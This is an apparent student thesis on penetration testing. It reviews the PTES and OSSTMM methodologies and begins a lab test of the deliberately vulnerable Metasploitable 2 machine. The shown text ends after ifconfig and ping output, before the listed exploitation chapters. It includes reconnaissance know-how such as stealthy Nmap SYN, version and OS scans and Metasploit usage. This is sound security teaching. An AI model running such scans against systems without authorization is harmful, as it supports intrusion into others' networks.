



VAASAN AMMATTIKORKEAKOULU
UNIVERSITY OF APPLIED SCIENCES

IMAN SAHAL AWED

**VULNERABILITY ASSESSMENT AND
PENETRATION TESTING OF WEB APPLICA-
TION**

Information Technology

2022

VAASAN AMMATTIKORKEAKOULU
UNIVERSITY OF APPLIED SCIENCES
Information Technology

Author	Awed Iman Sahal
Title	Vulnerability Assessment and Penetration Testing of Web application
Year	2022
Language	English
Pages	37 + 2 Appendices
Name of Supervisor	Mattila, Jukka

ABSTRACT

The advancement of technology has led to increased cyber-attacks. Companies need a lot of resources to defend against hackers and ensure that their systems are secure, but new exploits and vulnerabilities continue to be discovered. The best way to defend against cyber-attacks is penetration testing. Through penetration testing the organization is able to identify the vulnerabilities before the hackers exploit them. Penetration testing gives companies an opportunity to fix the vulnerabilities in their systems before they are exploited. In this thesis penetration testing is discussed and the different types of penetration testing. The thesis performs penetration testing on Metasploitable 2 identifying the vulnerabilities and finally exploit the vulnerabilities using different open-source tools and coming up with recommendations that can be applied to protect the IT infrastructure from cyber-attacks.

ABBREVIATIONS

PTES	Penetration Testing Execution Standard
OWASP	Open web application security project
WLAN	Wireless Local area network
LAN	Local Area Network
OSINT	Open-Source Intelligence
IP	Internet Protocol
WAS	Web application Server
DNS	Domain Name system
IDS	Intrusion detection system
OSSTMM	Open-Source Security Testing Methodology Manual
TCP	Transfer control protocol
UDP	User data protocol
OS	operating system
CVE	Common Vulnerabilities and Exposures
SYN-ACK	Synchronize Acknowledge packet
NMAP	Network Mapper
RST	reset
OSVDB	Open-Source Vulnerability Database
SMB	Server Message Block
FTP	file transfer protocol
CIFS	Common Internet File System
IT	Information Technology
HTTPS	Hypertext-Transfer-Protocol-Secure

Contents

IMAN SAHAL AWED.....	0
VULNERABILITY ASSESSMENT AND.....	0
PENETRATION TESTING OF WEB APPLICATION	0
ABSTRACT	1
ABBREVIATIONS	2
LIST OF FIGURES AND TABLES.....	2
1 INTRODUCTION	3
1.1. Background Information	3
1.2. Problem Statement	4
1.3. Aims and Objectives	4
1.4. Scope of the Project	5
2 LITERATURE REVIEW	6
2.1. Types of Penetration Testing	10
2.1.1 Black Box Testing	11
2.1.2 White Box Testing.....	11
2.1.3 Grey Box Testing.....	12
2.2. Internal and External Penetration Testing.....	14
2.2.1 External Penetration Testing.....	14
2.2.1 Internal Penetration Testing.....	15
3 METHODOLOGY	16
3.1. Planning and Reconnaissance	16
3.2 Scanning	17
3.3. Gaining Access.....	19
3.4. Maintaining Access.....	19
3.5. Analysis and report.....	20
4 PENETRATION TESTING TOOLS AND METHODS	21
4.1. Environment Setup.....	21
4.1.1. Metasploitable 2.....	21
4.2. Information Gathering	21
4.2.1. Identification of Open Ports and Services Version.....	23

4.2.2. Operating System Identification.....	24
4.3 Enumeration.....	25
4.3.1. Port scan.....	25
4.3.2. Services Enumeration.....	26
4.3.3. Identified vulnerabilities.....	26
4.4. Exploitation.....	27
4.4.1. Metasploit framework.....	27
4.4.2. rlogin attack.....	28
4.4.3. Backdoor.....	29
4.4.4. Samba exploitation.....	30
4.4.5. Discovery of directories on the web server and attack on Tikiwiki.....	32
5 CONCLUSIONS.....	35
6 RECOMMENDATIONS.....	37
REFERENCES.....	38

LIST OF FIGURES AND TABLES

Error! Bookmark not defined. Figure 1. PTES penetration testing (van den Hout, 2019) .	7
Figure 2. OSSTMM penetration testing (van den Hout, 2019)	12
Figure 3. Applied penetration testing methodology	16
Figure 4. TCP communication	18
Figure 5. Penetration testing environment	21
Figure 6. Identification of the IP address.....	22
Figure 7. checking if the host is up	22
Figure 8. Identification of open ports.....	23
Figure 9. Syn Nmap scan.....	24
Figure 10. Identification of operating system	24
Figure 11: identification of open ports.....	26
Figure 12: port 80 is open.....	27
Figure 13: weak telnet password.....	28
Figure 14: rlogin attack	29
Figure 15: backdoor exploitation.....	29
Figure 16: successful backdoor exploitation	30
Figure 17: samba exploitation	31
Figure 18: tikiwiki exploitation	33
Figure 19: tikiwiki exploitation	34

1 INTRODUCTION

1.1. Background Information

Over the years, the information has acquired a value relevant to social dynamics, positioning the term “connectivity” as one of the most recurrent needs among contemporary communities, especially when present in most social contexts in the world. For this reason, computer security has acquired greater recognition, mainly for companies that have information as one of their greatest assets. This reason encourages them to allocate a significant percentage of their security budget, whether physical, environmental, or logical; without, however, as the experts indicate, it is impossible to ensure 100% of the system information, as there will always be risks residuals that must be assumed as a result of various external factors. Companies are turning to a digital transformation to maintain their position in the market and remain in force, especially when the digital ecosystem is greater, representing a risk on the data they intend to safeguard. Cybercriminals can exploit any vulnerability that arises; therefore, organizations must continue to establish security policies to mitigate the impact that can have a seizure and make its users aware of the use of their platforms (Bhardwaj et al., 2021).

In this framework, Penetration Testing constitutes both manual penetration testing tools and both automated tools to assess or audit Metasploitable to find vulnerabilities that a possible attacker could exploit. A complete definition of penetration testing is suggested by Al-Ahmad et al. (2019). He mentions that penetration testing is “a simulated attack authorized against a computer system to assess system security. During the test, the vulnerabilities present in the system are identified, and they are exploited just as an attacker would do for malicious purposes. This allows the pentester to perform a risk assessment on the client’s trading activity based on the test results and suggest a corrective action plan”. The proposed solution can replicate and assess systems, consisting of carrying out practices that

test a web application, network, or computer system to find vulnerabilities that a probable invader could exploit.

1.2. Problem Statement

Information security is a greater challenge and an issue of great importance to both public and private organizations. The asset called information is becoming the most important and key piece to achieve your business goals for most of them. Security breaches have dominated the media headlines, placing an increasing number of organization businesses at risk. Malicious hackers keep developing complex, sophisticated forms of attacks daily (Mendhurwar & Mishra, 2021). Installing security measures such as firewall and anti-viruses in the system no longer guarantee security to businesses. Modern corporate operations need an advanced approach to securing their systems. The organizations thus have to test the security level, through penetration testing, of their systems and information and develop complex and effective defense mechanisms against the identified system flaws.

1.3. Aims and Objectives

This project aims to perform vulnerability assessment and penetration testing on Metasploitable to identify different tools that can be utilized when finding probable vulnerabilities on a system. Exploiting Metasploitable, it is possible to find probable vulnerabilities to secure the system.

The objectives of the thesis are as follows:

- To describe the best methodologies and tools used for penetration testing in Metasploitable machine.
- To identify existing vulnerabilities in the target machine
- To simulate an attack on the Metasploitable machine.
- To record the results and giving recommendations.

The answers to the research question answer the problem statement. Organizations experience the challenges of protecting their systems from attackers and thus penetration testing. Two are supposed to be answered in this research work. What are how cyber criminals attacking the system? Which tools do they use to penetrate the system? The first research question helps the pen tester to understand how attackers penetrate the system, including the information they collect before and after penetrating the system. The second question helps the penetration tester know the tools used to attack the target system.

1.4. Scope of the Project

The scope of the project covers the penetration testing phases that the attacker normally uses. The project covers the related work. The practical part covers the five steps of penetration testing, including Planning and reconnaissance, scanning, gaining system access, persistent access, and the final analysis/report.

The thesis contains six chapters. The background, aim, and scope of the project are given in the introduction. Chapter 2 gives a literature review where related work is explained. Chapter 3 presents the methodology of the project. Chapter 4 is the practical part where the environment setup and attack simulation are explained. Chapter 5 contains the findings and the discussions obtained from the practical part. Chapter 6 concludes the thesis, and further recommendations are provided.

2 LITERATURE REVIEW

It is critical to secure the organization's technical controls and policies. However, an organization cannot determine the effectiveness of a security program unless the policies and the controls are tested. The cyber-attacks and threats push top managers into ensuring that the systems and the network are secure from cyber attackers. The security breach report on the media headlines goes viral and puts the clients at risk as their information is stolen. It is important to perform penetration testing to prove the potency of a company's information security program.

Penetration testing refers to a process used to identify security flaws in software by evaluating the network of the system using different malicious techniques in the process, the pen tester exploits the weak points of the system. With the change of systems through upgrading and new system installation, more security vulnerabilities might be presented. Vulnerabilities are bugs, glitches, weaknesses, or exposures internal to an application, system device, or service that could lead to a breach of confidentiality, integrity, or availability. The OWASP organization has coordinated since 2003 the preparation of reports with the ten security vulnerabilities most important in web applications (McKinnel et al., 2019).

The vulnerability analysis or Pen Testing will allow determining the level of security on a computer, in a computer network LAN (Local Area Network) or WLAN (Wireless Local Area Network), Web applications, Information Servers, among others, through simulated computer attacks identical to those that would be carried out by a Cracker or Black Hat hacker but without putting at risk the information or the availability of the services. This is done to find possible threats or vulnerabilities in the systems before they are discovered by an attacker (external or internal).

Penetration Testing Execution Standard (PTES) is another of the standards that will be addressed in this article; it provides the companies and security service providers common framework and scope for penetration testing, and is divided into seven (7) large segments as shown in Figure 1 below.



Figure 1. PTES penetration testing (van den Hout, 2019)

The Pre-engagement Interactions stage aims to establish the rules about the work to be carried out finished; it seeks to leave total clarity in the scope, which implies defining the objective, the infrastructure that enters penetration tests, web applications, IP range domain, the time it will take to run the tests of penetration, the rate of service, hourly rate, dates of start and end of penetration tests. In addition, it is defined to what extent providers are going to be taken into account. Services, lines of communication, emergency contact, and reporting frequency are also included. Finally, the methodology poses a questionnaire that help to find aspects of the company where the penetration tests will be conducted (Abu-Dabaseh & Alshammari, 2018). This process is important when establishing customer expectations and thus understanding the expected results.

Intelligence Gathering or collection of information takes place on three levels: Level 1. The simplest collection that can be done automatically with the tools found in the market. Level 2 collection requires more effort since it demands a deep analysis, although much of the information can be obtained automatically. It also requires knowledge basics of business, business relationships, and the organization's structure. Level 3. is the most complex because, in addition to contemplating levels 1 and 2, it requires to know the business in its totality, so it is

necessary to cultivate new relationships. Once these levels are defined, it can be said that the objective of this phase is to collect as much information as possible for use in the vulnerability assessment and exploitation phase when performing penetration testing on the target objective. This phase is carried out to determine the points of attacker's entry because many companies share information to the public that may unknowingly be attacked. At this stage, it is important to consider the rules for collecting information raised by the client and the end goal; in this way, time and money waste can be voided by examining systems that are out of scope.

Open-Source Intelligence (OSINT) refers to three ways of collecting information: passive, semi-passive, and active. Passive tests are not very common and usually run when active collection will not allow finding any information there but stored or archived information can be used (van den Hout, 2019). At this stage, no traffic will be launched towards the target. The objective of the semi-passive method is to create a profile with internet traffic and its behavior; they are only consulted publicly exposed servers, but without attempting to do a port scan or brute force attacks on the DNS. In the Active method all kinds of information will be searched using various techniques such as port scanning, service scanning, or network infrastructure mapping. Also, files, directories, or servers will be explored unpublished.

The threat Modeling stage does not define a specific model; even so, the most used should be consistent representations of threats and be applied repeatedly to obtain the same results. The methodology focuses mainly on modeling threats by the attacker and their capabilities. Of course, the value of the assets and acquisition cost; like a complementary model, there must be an impact model for the organization to have a more objective vision of the possible scenarios in which a threat. Consequently, the context of each identified asset and their net, intrinsic value, and any costs directly or indirectly related to your loss. This phase is of great importance within the process both for the organization and the pentesters

because it allows prioritizing the organization's assets, giving the pentester a basis for testing processes, procedures, and controls.

The vulnerability Analysis consists of detecting system vulnerabilities or applications that an attacker can use to gain access. This type of failure can be from server configuration and services to the development of applications without having a standard secure development (Aires Berbigão, 2019). To perform this activity, the analyst must establish a clear scope for determining the test's depth and breadth. This stage can be evaluated in active and passive phases. The active phase refers to direct interaction with the component or service being evaluated; this can be in the layer of transport or the application layer, this interaction can be performed manually or automatically. The passive phase is an exploration of the metadata in the files exposed to the public, in these metadata information can be found that can be used by an attacker to perform data collection information. At the end of this phase, one should have a list of objectives of high value that will be the input for the next stage.

Exploitation consists solely of determining access to a system; therefore, it is essential to have performed the vulnerability scan successfully to be clear about the entry point and recognize the assets of high value. At this stage, the ideal is to have listed the countermeasures that the organization may have, understanding countermeasure as a technological or control tool the victim has to prevent a successful intrusion; some of these tools can be the firewall, Web Application Server (WAS), Intrusion detection system (IDS), among others (Casola et al., 2020). When encountering any of these countermeasures, there must be an alternative exploitation method; it is important to highlight that attack vectors and malicious code are generic tools. For this stage to be successful, customize the attack, i.e., the exploit must be modified based on the organization's technology and infrastructure.

Post Exploitation seeks to value the compromised machine. This assessment is given based on the information stored, privileges, other machines that can be accessed or useful to compromise the net. At this stage, it is vitally important to

clarify with the client the roles and responsibilities established in the early stages, and contractually; to protect the organization as a general rule, it must be shown that every change in the configuration or the exploit used was intended to show how an attacker could escalate privileges, gain access to data, or deny services. Of course, this process is done without carrying out any unjustified activity that puts in risk to the organization. Now the configuration modified as part of the penetration test should be reset, and sensitive data or information must be delivered to the client. On the other hand, to carry out this type of test, the company must have the customer's consent and make it clear what and how it is going to be done, to avoid legal problems when access a system without authorization.

Reporting does not provide a format for submitting a test report for penetration, but it guides the points that should be exposed. The context in which they were made must be presented. The tests show the guidelines on which it was done. The objectives achieved, express the risks by classifying them due to their criticality, present the findings found and the recommendations, which are the activities you must perform to resolve the risks encountered.

2.1. Types of Penetration Testing

Open Web Application Security Project (OWASP) and the foundation of the Penetration Testing Execution Standard (PTES) emerged as a response to the evolution of systems of information and the need to establish guidelines specific to carry out audits to the systems of information. These focused on structuring and guiding the detailed penetration testing process from collecting information until the presentation of the findings found in a final report. OWASP also emphasizes and guides security to web applications, giving greater relevance to each testing process's technical section.

Now, when penetration tests are done, various scenarios can be generated, which depend on the information about the target to be audited. Assuring Security by

Penetration Testing (Ghanem & Chen ,2020) define three of them, which are the Black box testing, The Grey box testing, and White box testing.

2.1.1 Black Box Testing

In black-box testing, the security auditor assesses the network infrastructure and is not from any inside technology implemented by the target company. By using a series of techniques, real-world hackers go through planned testing stages to reveal vulnerabilities and exploit them. A pen-tester must be capable of understanding, classifying, and prioritizing these flaws depending on the risk level (either high, medium, or low), which can be measured by the risk posed by the susceptibility at large. A supreme pen-testing determines all paths of attack that can make the target look engaged. Once the test is done, a report is generated containing all necessary information concerning the safety of the objectives evaluated, in addition to the classification and its meaning in a business context.

2.1.2 White Box Testing

In white box testing, the auditor involved has all inside technologies and fundamental assets the target environment uses. The door is opened for a pen-tester to access and censoriously assess the security flaws with minimal effort and the highest precision (Alhassan et al., 2018). This process adds more value to the organization than the black box approach because it eliminates any inside security matters in the environment of the destination infrastructure, which makes it difficult for a malicious adversary to infiltrate from the outside. Both white box testing and black-box testing use a similar number of steps. Furthermore, the tester can easily integrate the approach of the white box into a cycle of systematic progress life to eliminate any probable security problem at the early stages before intruders reveal and exploit them (Ghanem & Chen, 2020). The time, cost, and level of knowledge needed to discover and solve the security vulnerabilities are comparatively less than the tactic used in the black box testing.

2.1.3 Grey Box Testing

Grey box testing, also called translucent box testing, is a penetration testing type that an attacker has limited information shared with them before the attack (Ghanem & Chen, 2020). Normally, the attacker is given login credentials before attacking the system. This type of pen testing is important as it helps to understand the access level a privileged user has and the possible threat they pose. The testing runs between efficiency and depth and can be utilized to simulate either an attack from outside the network parameter or an insider threat within the organization. A persistent adversary in a real-world attack conducts surveillance on the target system, gaining information similar to an insider. The customers act as the best balance between authenticity and efficiency, uncovering surveillance that might be time-consuming.

In this same sense, OSSTMM defines more nuances within the tests, making room for six scenarios, as shown in Figure 2 below.




Figure 2. OSSTMM penetration testing (van den Hout, 2019)

Blind refers to a situation when the analyst commits to the objective without preceding channels, assets, or defenses. The tester prepares the target for auditing, having all the audit information in advance. This assessment mainly tests the examiner's skills. The amplitude and complexity of a blind assessment can be so

broad as permitted by the appropriate information and competence of the examiner.

In Double-Blind, as in Blind, the tester commits to the objective without preceding information of the channels, assets, or defenses. The tester does not notify the target in advance about the audit scope, tested channels, or test paths proof. This audit tests the analyst skills and target preparation unknown agitation variables. The extent and complexity of any blind audit can be as broad as allowing the appropriate information and competence of the Expert.

In **Gray Box** audit the examiner commits to the objective having limited knowledge of its defenses and assets, but if complete knowledge of the channels. The target is prepared for the audit, knowing in advance all the details. A gray box audit tests the analyst's skill. The nature of the test is efficiency; The extent and complexity depend on the analyst's information quality and the target before the test. This type of test is often called a susceptibility test, and the target often starts it as a self-assessment.

In **Double Gray Box** audit the examiner commits to the target with incomplete information of the defenses and resources and complete familiarity of the paths. The target notifies the examiner in advance of the time frame and the scope of the audit but not the tested paths of test vectors. A double gray box audit tests analysts' skills and the preparation of the objective for variables unknown agitation. The extent and complexity depend on the analyst's information quality, the target before the test, and the appropriate Analyst capability.

The **Tandem**: process prepares both the target and the examiner for the audit, the reason why both know in advance all the information needed. A tandem audit proves the target protection and controls. However, one cannot test target readiness against unfamiliar variables of distress. The true proof is meticulousness since the analyst has a complete view of all the tests and their answers. The extent and complexity depend on both the information quality the analyst is given before the test (transparency) and his appropriate knowledge. This is often referred to as a

Crystal Box test or an internal audit, where the examiner is often part of the security progression.

In the **Reversal** audit the examiner commits to the objective form of vast information of the procedures and security functioning, although the target does not know what, how, or when the examiner will perform the test. The true nature of this test is to assess the target's preparation to unknown variables and agitation vectors. The extent and complexity depend on the information quality the analyst is given as to his knowledge and creativity. Often this is a call to make a red team exercise.

2.2. Internal and External Penetration Testing

Regulators mandate pen testing in some industries, including access to government systems, health care, and financial services. Pen testing can be done by a third-party consulting organization or internal testing teams. Depending on the procedure, penetration testing is divided into 2, namely, external and internal penetration testing (Al Shebli & Beheshti, 2018).

2.2.1 External Penetration Testing

External penetration testing refers to practices that assess the externally-facing resources for a company. When performing external penetration testing, the pen tester tries to access privileged information via externally-facing resources like file shares, websites, and emails.

Reconnaissance is performed on the in-scope assets, collecting information of the entire assets within the scope (Al Shebli & Beheshti, 2018). The information might include system vulnerabilities, open ports, or overall info about the users for password attacks. After successfully breaching the perimeter, the pen tester achieves the external penetration testing objectives and thus moves to internal penetration testing.

2.2.1 Internal Penetration Testing

This penetration testing helps the pen tester continue with the assessment initiated from external pen-testing. It helps identify how far a cybercriminal can navigate a network after successfully breaching an internet-facing asset. During the process, the pen tester has to control the exploited box from the external pen testing or use a computer inside the organization's network to perform the assessment. Performing with a computer or a testing box is preferred as it is a stable testing path than executing tools via an exploited resource.

The tester launches internal attacks and reconnaissance from the initial beachhead. A poorly secured domain control gives an attacker full network control; however, there is a need to perform numerous attacks to achieve the testing objectives (Al Shebli & Beheshti, 2018). The attacker exploits less important systems and later uses the information from the systems to attack the most important system.

3 METHODOLOGY

The process of pen testing starts before even a simulation attack is launched. It allows penetration testers to study the system they are attacking, understanding its weaknesses and strengths, and identify the appropriate tactics and tools that can be used to exploit the system. Similar to any other project, this project takes five penetration testing phases to exploit the Metasploitable system. The five phases include Planning and reconnaissance, scanning, gaining system access, persistent access, and the final analysis/report (Alghamdi 2021), as shown in the figure below.




Figure 3. Applied penetration testing methodology

3.1. Planning and Reconnaissance

Planning and reconnaissance is the first step of penetration testing. The penetration tester plans ways to simulate malicious attacks where they try to collect information about the system and are planted to attack. The phase consumes a lot of time compared to other phases of penetration testing since pen testers examine the system, noting down the available vulnerabilities and how the company's tech stack reacts to the available system breaches. Before information is collected,

the attackers always have the IP address or the domain name of the target machine. Generally, reconnaissance works in seven different steps. The pen tester collects the information about the system they are supposed to attack. They then determine the range of the network they will use. In the range of the networks, the attacker identifies the active machines. Then the open ports and access points are identified. The attacker fingerprints the OS (Sharma, 2020). The sixth step is to discover services running on the open ports identified. The attack finishes the reconnaissance phase by mapping the network.

3.2 Scanning

At the scanning phase, scanning tools are used in identifying how the target machine responds to an intrusion. There are two steps involved in the scanning phase, including the static and dynamic analyses. The static analysis inspects the application code and estimates its behavior when it runs. The tools used are capable of scanning the entire code in one pass. The dynamic analysis inspects the application code when in the execution state. It is a practical scanning method since it gives a real-time understanding of the performance of the application. The paperwork contains two different events, the first being conducted is Port Scanning. Port scanning will eventually provide the open ports lists and the possible services on the ports. The enumeration of the Metasploitable is done on the virtual machine. Enumeration refers to the process used to retrieve computers on a network, groups, web directories, services, shares, and usernames. Port scanning is used to inquire the host or the server to display the open UDP and TCP ports.

Nmap is the tool used for fingerprinting and port scanning. Enum4linux is also used to enumerate information from samba and windows hosts. For this purpose, TCP SYN scan is used rather than UDP port scan. The type of SYN scan is a stealthy port since it does not complete the full TCP handshake, which is always a three-way handshake, as shown in Figure 4 below.




Figure 4. TCP communication

The SYN-ACK response from the TCP scan indicates that the port is open. If there is no response, then it means that the firewall has filtered the port, or it is closed. The host machine then has to reply to the SYN-ACK sending an ACK packet which completes the three-way handshake of TCP. Scanning the port with SYN scan without specifying the range of the port, then NMAP scans only the top one thousand ports, which is usually taken as the ports with the most important services rather than the entire 65,535 ports. The flag `-p-` helps to scan the entire ports (Sharma, 2020).

After port scanning, vulnerability scanning follows. This is the process to locate and identify explicit weaknesses in the application and the service of the target. Common Vulnerabilities and Exposures (CVE) and Open-Source Vulnerability Database (OSVDB) are used to detect the vulnerabilities of the services. Lastly, using OpenVAS on Kali Linux, a vulnerability scanner, the vulnerabilities of the target machine are scanned. An open port does not imply that the application using it is vulnerable. The OS version and running services have to be identified, which will help determine the susceptibilities that can be exploited. The OS and service scan results will offer the right details that can be used for further investigation during a vulnerability assessment. The version of the service and the OS is needed thus `-sV` flag and

-O is used in the scan of the target machine, respectively. Banner grabbing techniques do not give a complete TCP handshake when retrieving the details of the running services. Thus, the final scan to detect the OS and service version is Nmap `-sS -sV -O [target IP address]` (Sharma, 2020).

3.3. Gaining Access

After identifying the vulnerabilities of the target system, the pen tester infiltrates the infrastructure by exploiting the identified weaknesses. More attempts are made to exploit the target machine through privilege escalation to demonstrate the depth they can reach in the system. Depending on the type of the system, the attacker uses different tools. For this research work, the tool used is Metasploit. This tool is powerful, and pen testers usually utilize it to evade detections, execute attacks, enumerate networks, and test for security flaws. The tools contain a complete environment used in penetration testing. Metasploit has a range of modules, including payloads, the sets of the malicious codes; encoders for converting information and codes; shellcode that activates once the attacker is inside the system; Nops that makes sure the payload doesn't crush and exploit for taking advantage of the system weaknesses. The MFSconsole found in Metasploit provides a command-line interface utilized in accessing and working with the Metasploit framework (Alghamdi 2021). To run the MFSconsole in Linux, the command `$./msfconsole` is run on the Linux terminal.

3.4. Maintaining Access

Once inside the system, access must be maintained while holding the simulated attacks for a longer duration to achieve the goals of the malicious hacker. Therefore, a pentester needs to gain the maximum privilege levels, gathering the network information and accessing as many applications as possible to identify the data found in them. Persistent access demonstrates the impacts of the security breach on the organization's customers (Alghamdi 2021).

Since it is an ethical hacking process, destroying the evidence is not mandatory. However, for a cybercriminal, destroying the evidence of the attack is mandatory to ensure that no attack footprints are left. It helps to prevent from being tracked down.

3.5. Analysis and report

The analysis and reporting phase represents the results of penetration testing. A detailed report is prepared by the pen tester explaining the whole process. In the report, the seriousness of the risk originating from the exposures discovered is recorded and explained. The tools used in penetrating the target machine are also recorded. The ethical hacker also highlights the points that the security is well applied. The system's weak point when security measures have to be corrected is explained. Lastly, recommendations of the ways of preventing future attacks are also provided. Since the report is read by both the non-technical managers and the IT team, it is put in a general explanation for both parties to understand. Therefore, two forms of the report are needed, the technical report and the executive report.

4 PENETRATION TESTING TOOLS AND METHODS

4.1. Environment Setup

The following environment was setup in the project.




Figure 5. Penetration testing environment

Kali Linux was set up as the attacking machine and metasploitable2 as the target machine.

4.1.1. Metasploitable 2

Metasploitable is a virtual machine created by the Metasploit group, which consists of an Ubuntu 8.04 system image deliberately containing services with insecure configurations and vulnerabilities, which can be exploited using Metasploit Framework. This server was created with the aim of allowing practice with several of the options that Metasploit offers, being of great help to learn about tests of penetration in a real environment (Sharma, 2020).

4.2. Information Gathering

Ifconfig command was used in identification of the IP address of Metasploitable2. The IP address was identified as 192.168.139.129


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c9:f6:89
          inet addr:192.168.139.129  Bcast:192.168.139.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec9:f689/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:303 errors:0 dropped:0 overruns:0 frame:0
          TX packets:141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33032 (32.2 KB)  TX bytes:23168 (22.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:727 errors:0 dropped:0 overruns:0 frame:0
          TX packets:727 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:330889 (323.1 KB)  TX bytes:330889 (323.1 KB)

msfadmin@metasploitable:~$ _
```

Figure 6. Identification of the IP address

A Ping command was used to identify if the attacking machine could communicate to the target machine and as shown below it was communicating.



```
root@kali: /home/kali
File Actions Edit View Help
root@kali)~/home/kali
# ping 192.168.139.129
PING 192.168.139.129 (192.168.139.129) 56(84) bytes of data.
64 bytes from 192.168.139.129: icmp_seq=1 ttl=64 time=0.370 ms
64 bytes from 192.168.139.129: icmp_seq=2 ttl=64 time=0.802 ms
64 bytes from 192.168.139.129: icmp_seq=3 ttl=64 time=0.798 ms
64 bytes from 192.168.139.129: icmp_seq=4 ttl=64 time=0.853 ms
64 bytes from 192.168.139.129: icmp_seq=5 ttl=64 time=2.27 ms
64 bytes from 192.168.139.129: icmp_seq=6 ttl=64 time=0.663 ms
64 bytes from 192.168.139.129: icmp_seq=7 ttl=64 time=0.935 ms
^C
